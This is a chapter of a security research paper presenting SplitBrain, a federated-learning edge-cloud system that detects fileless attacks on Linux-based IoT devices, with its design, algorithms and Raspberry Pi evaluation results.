To this end, we present *SplitBrain*, a novel edge-cloud collaborative security architecture for IoT that addresses the aforementioned security challenges. Our SplitBrain architecture has two major parts: a *Local Brain* deployed in each IoT device and a *Cloud Brain* resides in the cloud server. The Local Brain collects system monitoring data and performs on-device attack detection; the Cloud Brain orchestrates many Local Brains to build the global detection models. To have more data channels to capture stealthy attack behaviors, the Local Brain uses a lightweight mechanism which collects extensive system-level events in an efficient manner. It maintains in-memory provenance graphs and performs efficient incremental paths selection to enable real-time detection. As building a good ML model requires a large amount of data and heavy computation, it is impractical to build a good model on individual devices. To provide the Local Brain with good models to perform local detection and preserve data privacy, the Cloud Brain collaborates with many Local Brains to train document embedding models and anomaly detection models through federated learning. Instead of sending the raw data to the server, the Local Brain only needs to send the model updates (i.e., parameters of the models) to the server, which greatly reduces network cost and preserves data privacy.

We implement a prototype of SplitBrain and extensively evaluate its efficiency and effectiveness. For efficiency, we deploy Local Brains to IoT devices (Raspberry Pi devices) and evaluate our prototype under different IoT workloads. The performance evaluation results confirm the feasibility of our approach. We also show that the Cloud Brain is scalable to a large number of edge devices. For effectiveness, we evaluate SplitBrain with a dataset which contains fileless attacks to 23 programs. We show that SplitBrain also has very high detection accuracy. The detection performance is close to the state-of-art approach [139] which performs centralized training. We further compare the detection performance of the SplitBrain with single devices. By using federated learning to train models with multiple devices, SplitBrain can greatly improve the detection performance over individual devices.

We show that our architecture can reduce network communication overhead by 10× just in the training phase.

Our contributions can thus be summarized as:

- We present SplitBrain, a novel ML-based *edge-cloud collaborative security system* for IoT devices with a constrained resource allocation. SplitBrain performs efficient in-host monitoring data collection and distributes machine learning workloads between the edges and the cloud, facilitating computationally expensive ML-based security in the IoT context.
- To enable real-time on-device detection, we propose a novel dynamic path selection algorithm to identify potentially malicious part of a process with in-memory provenance graph maintaining.
- We design a novel federated neural embedding and machine learning pipeline that leverages the knowledge from multiple clients to identify anomalous processes.
- We systematically evaluate the efficiency and effectiveness of SplitBrain. We show that with a reasonable amount of computation overhead, SplitBrain can achieve a high detection accuracy as compared with a centralized approach.

6.2 BACKGROUND

6.2.1 Fileless Attacks for IoT and Linux-based Systems

While traditional malware uses a file that requires execution to infect a victim's system, fileless attacks [149] usually reside in memory and perform all malicious activities directly in RAM. Fileless techniques minimize or eliminate traces of malware on disk, and greatly reduce the chances of detection by file-based malware scanning solutions.

Fileless attacks are prevalent on Windows systems [165, 166, 169]. Recently, we see quite a lot of fileless attacks against Linux systems and IoT devices (Linux-based IoT device in particular) [208, 242, 243]. On Linux systems, there are different ways to accomplish fileless attacks. For example, using calls such as `memfd_create` to create an anonymous file in RAM that can be run, using `LD_PRELOAD` to preload malicious libraries, and using `ptrace` to remote control of another process. Besides, fileless attacks could exploit software vulnerabilities to inject malicious payload into benign processes and hide in memory.

6.2.2 IoT Security Challenges and Limitations

As for the current IoT landscape, security for IoT devices mainly relies on intrusion detection systems (IDS) [239, 241, 244, 245]. An IDS typically monitors network or host behaviors to find malicious activities or policy violations. Most IDSes have a common structure: a data-gathering module that collects data that could contain evidence of an attack, an analysis module that processes such data to detect attacks, and an attack reporting mechanism. Network-based IDSes perform their tasks by analyzing network traffic, whereas host-based IDSes require data collection modules, commonly called agents (or sensors), that run on the monitored devices.

There are two main types of intrusion detection approaches: signature-based detection and machine-learning-based detection. Signature-based detection acts on a signature database established by referring various sources of threat intelligence. Signature-based detection is an efficient solution with a good accuracy for already known attacks, but it is short for new attack vectors such as zero-days. Skilled attackers can easily evade it with simple transformation of their attack vectors.

Compared to signature-based approaches, ML-based approaches aim to identify outlier entities, events, or observations that deviate from its normal behavioral patterns. Such approaches are more versatile, as they can detect previously unknown attacks (*i.e.,* zero-days), but are harder to implement. ML-based approaches are in general data-heavy and computational expensive. We expect to have better models when events are more detailed and are collected from various sources. ML-based anomaly detection automatically builds normal behavior patterns. Despite its capability to distinguish newly seen attack patterns from these normal patterns, ML-based anomaly detection often comes with accuracy issues. In addition, for true positives, it is still difficult to understand and explain the reason for the detection, thus making the interpretation of alerts an interesting research topic.

6.2.3 Collaborative (Federated) Learning

ML-based analysis has become a mainstream measure in addressing various problems across different domains. Despite of its increasing popularity, being data-heavy and computational expensive, we are yet to see ML-based approaches play a vital role in domains for small and distributed IoT devices. Recently, we have come to see proposals that attempt to adopt ML-based approaches to the IoT domain. TICTAC [246] facilitates distributed learning by tackling the increasing complexity of training models and input data through communication scheduling between edge devices and the cloud. Federated Learning [247] is




Figure 6.1: Edge-cloud collaboration for IoT security.

Google's approach to enable edge devices to collaboratively learn a shared prediction model while keeping all the training data on edge device, decoupling the ability to do machine learning from the need to store the data in the cloud.

6.2.4 Edge-cloud Collaborative Learning for IoT Security

As discussed in Section 6.1 and Section 6.2, there are several major challenges in implementing an effective solution for IoT devices. With the ever-increasing IoT attacks that leverage stealthy attack vectors and zero-day vulnerabilities, more advanced detection approaches that work on more rich-featured monitoring data is highly needed. As network-level monitoring data is often insufficient, there needs an effective ML-based anomaly detection solution that works on more-featured host-level monitoring data. However, building a good ML model requires large amount of data and expensive computation. Thus, it is infeasible and impractical to build the model on individual devices for the following reasons. First, IoT devices are resource limited. Thus heavy computation of model building would interfere with its primary tasks. Second, the monitoring data collected by IoT devices are imbalanced as they have different configurations and different use patterns. Thus, the data collected from one device is not enough to build a good model.

Similar with the idea of federated learning in other applications, an effective ML-based solution for IoT security requires the collaboration of the edges and the cloud. To implement an effective ML-based security that runs on resource constraint IoT devices, desired design requirements include: *(1)* efficient collection of in-host monitoring data, *(2)* the capability of learning from heterogeneous system events data, *(3)* efficient distribution of computational overhead, *(4)* minimal network communication between the edge and the cloud, and *(5)* support for detection result interpretation.

6.3 THREAT MODEL AND ASSUMPTIONS

In this work, we consider adversaries targeting IoT devices. In particular, we focus on OS-based IoT devices, which are now top targets of attackers and the compromise of which have severer consequences [16, 17, 208, 248]. Traditional IoT devices with MCUs that provide simple hard-coded functionalities (*e.g.,* light bulbs) are out of our scope. As we have discussed in Section 6.1, adversaries are now increasingly seeking for different techniques to evade the whitelist detection on IoT devices. In this work, we focus on attacks that impersonate or exploit trusted applications to perform malicious activities. Such attacks can be achieved through:

- Fileless attacks [208].
- Shellcode injections and vulnerability exploits [249, 250].
- Process renaming [248].

Attacks that not directly target IoT devices are also out of our scope. For example, attacks targeting IoT platforms or exploiting IoT apps running in the cloud.

We make the following assumptions. First, we assume the IoT devices provide system events collection mechanisms (*e.g.,* Linux audit) with which our system can collect in-host monitoring data to build device normal behavior profiles. Second, similar with existing provenance-based systems [41, 129, 139, 152, 153, 154], we assume the attacker cannot manipulate or delete the provenance record. Last, we assume that the attacker cannot compromise our in-host detection engine. Although we did not implement, such guarantee can be achieved through hardware support (*e.g.,* SGX [251] and TrustZone [252]) and proper cryptographic primitives.

6.4 APPROACH: SPLITBRAIN

We show the architecture of SplitBrain in Figure 6.2, which consists of two subsystems: the *Local Brain* and the *Cloud Brain*. The Local Brain is deployed in each monitored IoT device. It collects host-level monitoring data, trains the detection models collaboratively with the server in the Cloud Brain, and performs onboard detection of abnormal processes. The Cloud Brain is deployed in cloud servers. It aggregates the model updates received from many Local Brains to build the global detection models and propagates the global models back to the Local Brains. We next outline the workflow of SplitBrain.




Figure 6.2: The architecture of SplitBrain.

Local Brain Operations ❶ The data collection module collects system monitoring data from the IoT device. ❷ The collected raw monitoring data is translated into system events which are streamed to the detection engine. ❸ If enabled, the generated system events are stored in an archive format for future use. ❹ The local modeling module builds provenance graphs in the memory and selects rarest paths from a provenance graph as features for training or detection. The detection engine trains its local models with its local data and sends the model updates to the Cloud Brain. ❺ Using the detection models updated from the Cloud Brain, the detection engine checks the selected paths of each provenance graph to capture anomalous processes. ❻ Upon detection of anomalies, the alert handler raises an alert to notify users and propagates the alerts to the Cloud Brain for further analysis. ❼ On receiving a feedback of an alert from the Cloud Brain, the feedback is passed to the detection engine to improve the detection model.

Cloud Brain Operations ❽ The global model builder merges the model updates from multiple Local Brains to build the global models and pushes the global models back to the Local Brains. ❾ The alert center module clusters alerts from Local Brains. It visualizes details of the alerts and informs security experts. It then passes the feedback back to the Local Brain.

Forensic Analysis Support ❿ Based on user requests, the Local Brain transfers the locally archived system event history to the Cloud Brain. ⓫ Security experts can perform forensic analysis (*e.g.,* causality analysis) to further track root causes, measure the impact, and take mitigation measures.

With the architecture of SplitBrain, the Cloud Brain can build aggregated behavior models that better cover possible benign behaviors without directly accessing the raw dataset. The

detectors of each device therefore can "learn the knowledge" from other devices without sharing the raw dataset. We next describe the Local Brain and the Cloud Brain in more details.

6.4.1 Local Brain

As analyzing network traffic alone is often insufficient, in our SplitBrain design, we deploy Local Brain to each IoT device to get host-level monitoring data to better capture attack behaviors. The Local Brain is modularized into the following major components.

Data Collection The data collection module collects system monitoring data and processes the data to system events which will be used by the detection engine. Similar with [139], we collect monitoring data for the following three types of system entities: processes, files, Unix domain sockets and Internet sockets. These system entities and the interactions among them represent the system behaviors of an IoT device. As the collected monitoring data is raw system-call sequences, the data collection module then translates the system-call arguments into meaningful attributes. For example, file descriptors are translated into actual file paths, and PIDs are translated into process names. After the translation, the data collection module processes the data into system events to be used by the detection engine. Formally, we define a system event as $e(n_s, n_d, t)$, where n_s is the source entity, n_d is the destination entity, and t is the time when e occurs. For example, `Process A opens (with write permission) File B at time T`. The data collection module can be configured to store the processed system events in an archive format to support future forensic analysis.

Detection Engine The detection engine module trains the detection models collaboratively with the Cloud Brain and performs real-time attack detection. With the system events streamed from the data collection module, the detection engine builds provenance graphs of the target programs in memory and extracts representations for training and detection. In the training phase, the detection engine trains local models using the locally collected data. It then sends the model updates to the cloud server to build the global models. Based on the updated global models, it will update its local trained models. In the detection phase, different from approaches which send host data to server for processing [139, 253], the detection engine uses the detection model updated from the Cloud Brain to discover anomalous processes. It generates an alert if a running process is determined as abnormal. Since our detection engine resides in the IoT device, the Local Brain can still work even when the network connection is disconnected.

Alert Handler When receiving an anomaly report from the detection engine, the alert

handler module interprets the anomaly and takes the designated actions. For example, it can display an alert message in the GUI of the IoT device (*e.g.,* Smart TVs) or use a cloud service to notify the user. The alert handler also sends the alerts to the Cloud Brain for statistics and further analysis.

Event Archive The Local Brain provides support for on-demand transfer of relevant data to the Cloud Brain for forensic analysis. It reads data from the archived system events database and returns the requested data back to the Cloud Brain.

6.4.2 Cloud Brain

The Cloud Brain, which resides in cloud servers, has more computing resources than the Local Brain. It aggregates the model updates from multiple Local Brains to build the global detection models. The Cloud Brain has the following components.

Global Model Builder The global model builder module maintains a repository of device-type-specific anomaly detection models. As different types of IoT devices have different set of behaviors, our Cloud Brain builds anomaly detection models for each type of device. Each type of device corresponds to a global model builder. The global model builder aggregates the model updates from multiple devices of the same type to build a more accurate global detection model. This aggregation maximizes the usage of limited information obtained from each client device and helps to improve the accuracy of anomaly detection models by utilizing all available data for learning. The global model builder then pushes the updated global model back to the Local Brains for anomaly detection.

Alert Center The alert center module receives alerts generated from the Local Brains. It sends notifications to users (or administrators) and collects users' responses (*e.g.,* a user may consider the alert to be false or not severe). This module clusters the alerts and responses, and sends the feedback to the Local Brain to improve the models.

Forensic Analysis While detection is important, understanding an attack is also crucial to deploy fast and effective security measures against the attack. The forensic analysis module provides interfaces for users, such as security experts, to diagnose an alert and perform forensic analysis to find the root cause of the problem. When a forensic request is received at the Local Brain, it transfers only necessary archive data to the cloud backend. Upon retrieval, the forensic analysis module restores system events to the persistent provenance database. The Cloud Brain provides APIs to query interested system entities, and backward tracking and forward tracking to generate causality graphs for any given event as a start point.




Figure 6.3: The detection pipeline of the Local Brain.

6.4.3 SplitBrain Detection

Different from previous work [139, 153] that performs the detection on a centralized server, SplitBrain performs the detection on the client. The detection pipeline is shown in Figure 6.3. With the system events streamed from the data collection module, for each target program, the Local Brain first builds the provenance graph of the process instance and selects the K rarest paths. Then the Local Brain embeds each path into embedding vector. In the final step, the vectors are fed into the anomaly detection model to determine if the process instance is benign or anomalous. To enable real-time onboard anomaly detection, we build and maintain in-memory provenance graphs and perform incremental rarest paths selection. The document embedding model and anomaly detection model are trained using federated learning.

In-memory Provenance Graph Building. In previous work [139], each monitored host/-client sends all its system monitoring data to a central server. The server stores these system events data to a database and builds provenance graphs from the database when needed (e.g., detecting malicious processes). However, IoT devices often have limited storage to maintain such an audit data database. Moreover, first storing the data to database then later building provenance graphs by querying the database for detection incurs unnecessary and additional computation overhead and latency. To enable real-time attack detection, we propose to build and maintain the provenance graph of a target process instance in memory.

Similar with [196, 254], we use the collected system event data to build directed provenance graphs in main memory. As IoT devices often have limited memory, we need to minimize the memory usage of the in-memory provenance graphs. To achieve this, we utilize a number of techniques [196, 254] to reduce the storage requirements for the provenance graph. For example, the system entity attribute values (e.g., program executable path) are referenced using indices to a attribute value table instead of replicating the value in objects multiple times.

Incremental Rarest Paths Selection. In previous work [139], the authors implemented

their system as an offline detector which uses the Eppstein algorithm to select the K rarest paths from a provenance graph. However, in order to perform real-time detection, SplitBrain needs to actively monitor a provenance graph as the graph grows.

A trivial solution is to run the Eppstein algorithm on the entire graph whenever the graph changes. However, this would incur a lot of repeating computation. To avoid the repeating computation, we propose a dynamic K rarest paths selection algorithm. For each in-memory provenance graph, we use a priority queue to maintain the K paths with lowest scores. When a new node is added to the graph, we first calculate the weights of new edges then update the scores of relevant paths. The priority queue will be updated accordingly to maintain the current K paths with lowest scores. The rarest paths then can be used for anomaly detection.

To reduce detection overhead, we only pass the paths to the detection pipeline when one of the following conditions satisfies:

- When the target process instance ends.
- When an edge whose weight is below a threshold is added. This is because an event with unusual likelihood is naturally abnormal.
- When the number of new nodes exceeds a threshold.

Federated Document Embedding Model. Unlike centralized approaches that have all the data to train the document embedding model, we train the document embedding model collaboratively with multiple clients using federated learning.

Inspired by DeepDist [255], we train a federated Doc2Vec [158] model using a Downpour-like stochastic gradient descent [256]. In each global round, a client trains the word vectors (i.e., embeddings for the words in the vocabulary), document vectors and hidden layer weights (i.e., weights of the hidden layer in the model's trainable neural network) jointly with its own local data. It then sends the deltas of word vectors, document vectors and deltas of the hidden layer weights to the server.

When a global round ends, the server merges the word vector deltas and hidden layer weights deltas through averaging. As each client only updates the document vectors that corresponds to their local data during the local training process, the server can directly updates the corresponding rows in the document vectors from each client to the global model.

Federated Autoencoder. In previous work [139], a density-based model, LOF (local outlier factor) [159], is used by the central server to train the anomaly detection model. In our setting, as each client device only has its local data and does not share the raw data

with the server or other peers, we use federated learning [257] to train anomaly detection models. However, the LOF model does not support federated learning well. We propose to train the anomaly detection model using deep autoencoder, which has been used in a number of anomaly detection tasks [258, 259].

An autoencoder is an unsupervised neural network that learns to copy its input to its output. It is constituted by two main parts: an encoder and a decoder. The encoder maps the input into a code the represents the input, and the decoder maps the code to a reconstruction of the original input. For each target program, we train a deep autoencoder model with federated learning. In each global round, an client device trains the local copy of an autoencoder with its own embedding vectors, and only sends the model updates (i.e., the deltas of the weights in all layers) to the server. With the model updates received from clients, the server aggregates the updates with the *Federated Averaging* [257] algorithm and applies to the global model. The global model is pushed back to client for next round training until finish. With the trained federated autoencoder model, we use the reconstruction error to detect outliers.

6.4.4 Implementation

We prototype our SplitBrain system using C/C++, Java and Python. The local data collection module is written in C/C++; the provenance graph builder and path selection are implemented in Java; the document embedding and autoencoder are implemented in Python. These modules communicate over Unix domain socket.

Local Data Collection and Processing. There are several mechanisms to collect system monitoring data. In our current implementation, the local data collection module uses the Linux audit framework to collect a subset of system calls relevant to our interested system entities (*i.e.,* file, process and network socket), which include system calls for *(1)* file operations (*e.g.,* `read()`, `write()`, `move()`, `unlink()`), *(2)* network socket operations (*e.g.,* `connect()`, `accept()`), *(3)* process operations (*e.g.,* `fork()`, `exec()`, `exit()`). Upon receiving system-call sequences from the kernel, the data collection module reconstructs system information by probing the OS and maintaining a modeling state. For instance, it recovers the file name from file descriptors (FD), process and its associated information from process id (PID). It then delivers the system event stream to the detection engine module.

When enabled, the data collection module archives the system event stream in a raw compressed format to support future forensic analysis. The current implementation uses one hour as a unit time to archive the event history to local storage. In the case that the storage of the IoT device is limited, the data collection module could transfer the archived

data to the cloud or only keep the most recent archived data.

Federated Learning. We use the `Doc2Vec` model in the Gensim Library [180] to implement the federated document embedding model; we use the Keras library with Tensorflow backend to implement the deep autoencoder model. We implement the federated learning algorithm utilizing the flask [260] and flask socketio [261] libraries for the server-side application and the client-side application.

6.5 EVALUATION

In this section, we evaluate SplitBrain to answer the following research questions:

RQ1: What is the detection accuracy of SplitBrain? How is it compared to a centralized training approach?

RQ2: How does collaborative learning (federated learning) benefit the machine learning model? SplitBrain allows building an ML model with a global view of all monitored IoT devices. We evaluate the benefit of having such a global view over a device's local view, in which each device builds its own local model with its own data.

RQ3: How much system resource does SplitBrain require? Given the resource constraints of IoT devices, it is critical to minimize the resource usage of SplitBrain.

RQ4: How does the collaborative learning architecture of SplitBrain benefit the resource usage? How much resources can be reduced in either client or server?

6.5.1 Experiment Setup

To evaluate SplitBrain, similar with [262, 263, 264, 265], we deploy the Local Brain on Raspberry Pi devices which are now being used in home automation [266], industrial automation [267] and commercial products [268, 269]. In our evaluation, we used Raspberry Pi 3B+ boards (ARM Cortex-A53 Quad Core @1.4GHz and 1 GB SDRAM) [270] as IoT devices. While we choose the Raspberry Pi board as our hardware in the evaluation, we also test different other hardware (*e.g.,* NEXCOM NISE 50) to demonstrate the universal applicability of our approach. We deploy the Cloud Brain in a desktop machine which has Intel Xeon CPU E5-1603 (4 cores) and 16 GB Memory.




Figure 6.4: The detection accuracy of SplitBrain with different number of clients in the training.

6.5.2 Detection Accuracy

To answer research question **RQ1**, we evaluate the detection accuracy of SplitBrain and compare it with a centralized approach. In the centralized approach, a server collect all the audit data from IoT devices and train document embedding model and anomaly detection model all on the server.

We use the same dataset as described in Section 5.6 which contains 23 programs. We show the detection results in Figure 6.4. As we can see in Figure 6.4, when the same dataset is distributed to different number of clients to train the models with federated learning, the precision and recall is very close to that of the centralized approach. While using more number of clients to train the model could cause the detection accuracy to decrease, the detection accuracy is still very high.

6.5.3 Global View Benefits

To answer research question **RQ2**, we conducted a set of experiments to evaluate federated learning performance with data from different number of clients.

We split the dataset into 16 partitions based on agents (i.e., where the data is collected from), then distribute each partition to a client. We then evaluate the detection performance of SplitBrain with different number of clients that contribute to federated learning. We show the results in Figure 6.5. As we can see, with more clients contributing to the model training, the precision of the detection increases dramatically. The recall is also higher




Figure 6.5: The detection accuracy of SplitBrain trained with data from different number of devices.

Table 6.1: The implementations and workloads of different IoT devices used in our evaluation.

Device Type	**Implementation**	**Workloads**
IoT Hub	openHAB [33]	Every 10 seconds, randomly pick a device and execute a random action. For example, turn on a light.
Voice Assistant	Google Assistant [271]	Every 20 seconds, ask a random question such as "what's new from CNN?"
Media Center	Kodi [272]	Play different videos.
Router	Minim [273]	Two devices connected to the router and access the Internet. For example, browsing different websites.
Network Attached Storage	Samba [274]	Every 10 seconds, perform one of the following actions from another device: list all the files, delete a file or add a file.
IP Camera	Motion [275]	Start the camera and watch the live stream from another device.
Car Navigation System	Navit [276]	Navigate to a specified destination.

with more clients. This is because each IoT device only has a local view of benign process behavior. When new behavior occurs, though the behavior is benign, since the local view has no knowledge of that, it will falsely identify it as malicious. Using federated learning, SplitBrain enables a client to learning the knowledge from other clients without sharing raw data.

6.5.4 Runtime Overhead

To answer research question **RQ3**, we measure the runtime overhead of different components of Local Brain. To ensure that our evaluation represents the realistic use scenarios of IoT devices, we create workloads to simulate the normal activities of seven types of devices.

Table 6.2: The runtime overhead of the Local Brain under different workloads. The CPU usage is measured in Solaris mode.

Workload	**CPU (%)**	**Storage (KB/Hour)**
No Workload	1.1	286
IoT Hub	2.2	1,416
Voice Assistant	2.3	836
Media Center	2.4	836
Router	3.1	900
NAS	2.1	1,660
IP Camera	1.2	358
Car Navigation	1.3	696
Building Python	5.2	37,388

The detailed implementations and workloads for each type of device are shown in Table 6.1.

Audit Data Collection and Processing. To evaluate the local resource usage of the data collection module, we measure (1) the CPU overhead and (2) the storage overhead when the forensic support is enabled (*i.e.,* how much space is used to archive the system events). The results are shown in Table 6.2. We use *No Workload* (*i.e.,* in idle state) as the baseline and use *Building Python* (*i.e.,* building Python from its source code) as an extreme case to stress test our system. As we can see, the runtime overhead of the Local Brain is reasonable under different workloads. It only incurs 1.2% to 3.1% CPU overhead in Solaris Mode [277], which would not affect the functionality and utility of these IoT devices. For storage overhead, on average, it only requires about 11.5 MB per day to archive system events for future forensic analysis. Note that, in the case the storage is limited, Local Brain could be configured to transfer the archived data to the cloud or only keep the most recently archived data.

Model Training The runtime overhead of model training mainly consists of *(1)* the overhead to train the `doc2vec` model, and *(2)* the overhead to train the anomaly detection model. We train the federated `doc2vec` model with 2 global rounds and the federated autoencoder model with 5 global round. On average, in one training round, with the data of 2,000 paths, it takes about 44 seconds to train the local `doc2vec` model with the embedding vector size of 100 and epochs of 100. It takes around 10 seconds to train the local autoencoder model.

Model Detection The runtime overhead of model detection mainly consists of *(1)* the overhead for embedding the selected paths, and *(2)* the prediction overhead of the anomaly detection model. On average, it only takes 11 millisecond (ms) to embed a path into a vector and 0.2 ms for the autoencoder model to make a prediction with the vector.

6.5.5 Resource Usage Benefits of SplitBrain

To demonstrate the resource usage benefits of SplitBrain, we compare SplitBrain with a centralized approach in which all the audit data are sent to the server for model training and anomaly detection.

Network Traffic Reduction IoT devices often have limited network bandwidth and many IoT devices may under a network environment that charges for the total data usage (*e.g.,* 4G network). We evaluate how much network traffic can be reduced using SplitBrain both in the training phase and detection phase, compared to the centralized approach. In the training phase, instead of sending all the collected system events data to the server, a client device only needs to send the model updates (i.e., model parameters) of the document embedding model and the anomaly detection model to the server. We train the `Doc2Vec` model using 2 global rounds and the autoencoder model using 5 global rounds with two weeks data. On average, using the model settings as described in Section 6.5.2, a client needs to transmit 16.8 MB data in total. As comparison, a client needs to transmit 161 MB data in the centralized approach. As the size of parameters of the models are fixed, SplitBrain can save much more network traffic if trained with more days data. In the detection phase, since SplitBrain performs the detection on the device, the monitoring data does not need to send to the server. This saves, on average, 11.5 MB per day for each client device. When there are many connecting client devices, SplitBrain could save a great amount of network overhead.

Computation Overhead Reduction We measure the computation overhead reduction in the server side. In the centralized approach, the server performs all the training (document embedding model and the anomaly detection model) and detection. On average, it takes 653 seconds to train the detection model. Using SplitBrain, as some training computation and detection are offloaded to the clients, the server only needs to merge the model updates from the clients to build the global model. With 2 global rounds to train the `Doc2Vec` model and 10 global rounds to train the autoencoder model, it only takes 0.1 seconds to merge the model updates from 16 clients. Along with the detection computation overhead reduced, SplitBrain allows the cloud server to support much larger scale of IoT devices.

6.6 DISCUSSION

Applicability to IoT Devices with Other OSes. Our current implementation and evaluation mainly consider Linux-based IoT devices. However, our approach is general and applicable to devices with other operating systems. For example, the Windows operating system also has an auditing system to log system events [278]. Our system could utilize this system to collect

process, file and network information to work with devices with Windows (*e.g.,* Windows 10 IoT).

Data Collection Channel Alternatives. Our current implementation uses the Linux audit system to collect system events. In the case where Linux audit is not available, we can use other data collection channels. For example, Sysdig [279] and Linux DTrace [280]. However, these alternatives have code maturity or coverage issues.

Detection vs. Prevention. In our current work, we focus on a detection system. However, our system can be easily extended to implement a real-time prevention system (*e.g.,* blocking or killing anomalous processes). Our system can also be augmented with other kinds of defenses (*e.g.,* dynamic quarantine or deep inspection) when our system raises alerts.

Device-Type Identification. In our current implementation, we manually assign the type of the IoT device to the Local Brain in the deployment. In our future work, we are planning to perform device-type identification and assignment automatically. Hence, there is no need to identify the real-world model of each device, saving a lot of human intervention. There exists several approaches [241, 281, 282, 283] that address device-type identification using network traffic data. In our future work, we will investigate how to apply these approaches with syscall-level data.

6.7 RELATED WORK

IoT Attack Detections General anomaly detection and intrusion detection approaches have been studied extensively [284, 285]. Recently, several anomaly-based solutions have been proposed to detect different IoT attacks. For example, [286] and [287] are designed to detect routing attacks. However, their work focuses on specific constraint devices which use 6LoWPAN for communication. In contrast, our work focuses on more general IoT devices. SDN-based approach [239], signature-based approach [288] and machine learning based approaches [240, 241, 245, 289, 290] have been proposed to detect IoT botnet attacks such as Mirai. However, these approaches only focus on analyzing network traffic, limiting their capability in detecting other types of attacks such as fileless attacks. In contrast, our approach uses more data channels to analyze system behaviors, thus can detect stealthy attacks with better accuracy.

Anomaly Detection with System Events While most anomaly detection approaches detect anomalies from network traces [291, 292, 293, 294], several approaches perform intrusion and abnormal detection with monitored system events. Amit et. al [295, 296] propose an approach to detect intrusion events from system events. They retrieve entities from the

collected system events and construct relations among the entities. Security threats (i.e., abnormal events) are defined by providing statistical query related to the relationships. For example, a suspicious result is defined as a high deviation from a predetermined value. Siddiqui et al. [217] developed a system to detect malicious system entities using a multi-view based technique. NoDoze [153] is a threat alert triage system that uses OS-level system log events. ProvDetector [139] proposes a document embedding and machine learning pipeline to detect stealthy malware using system events. In contrast to these centralized approaches, our work proposes a distributed framework that devices train the anomaly detection model collaboratively and perform detection on the device.

6.8 CONCLUSION

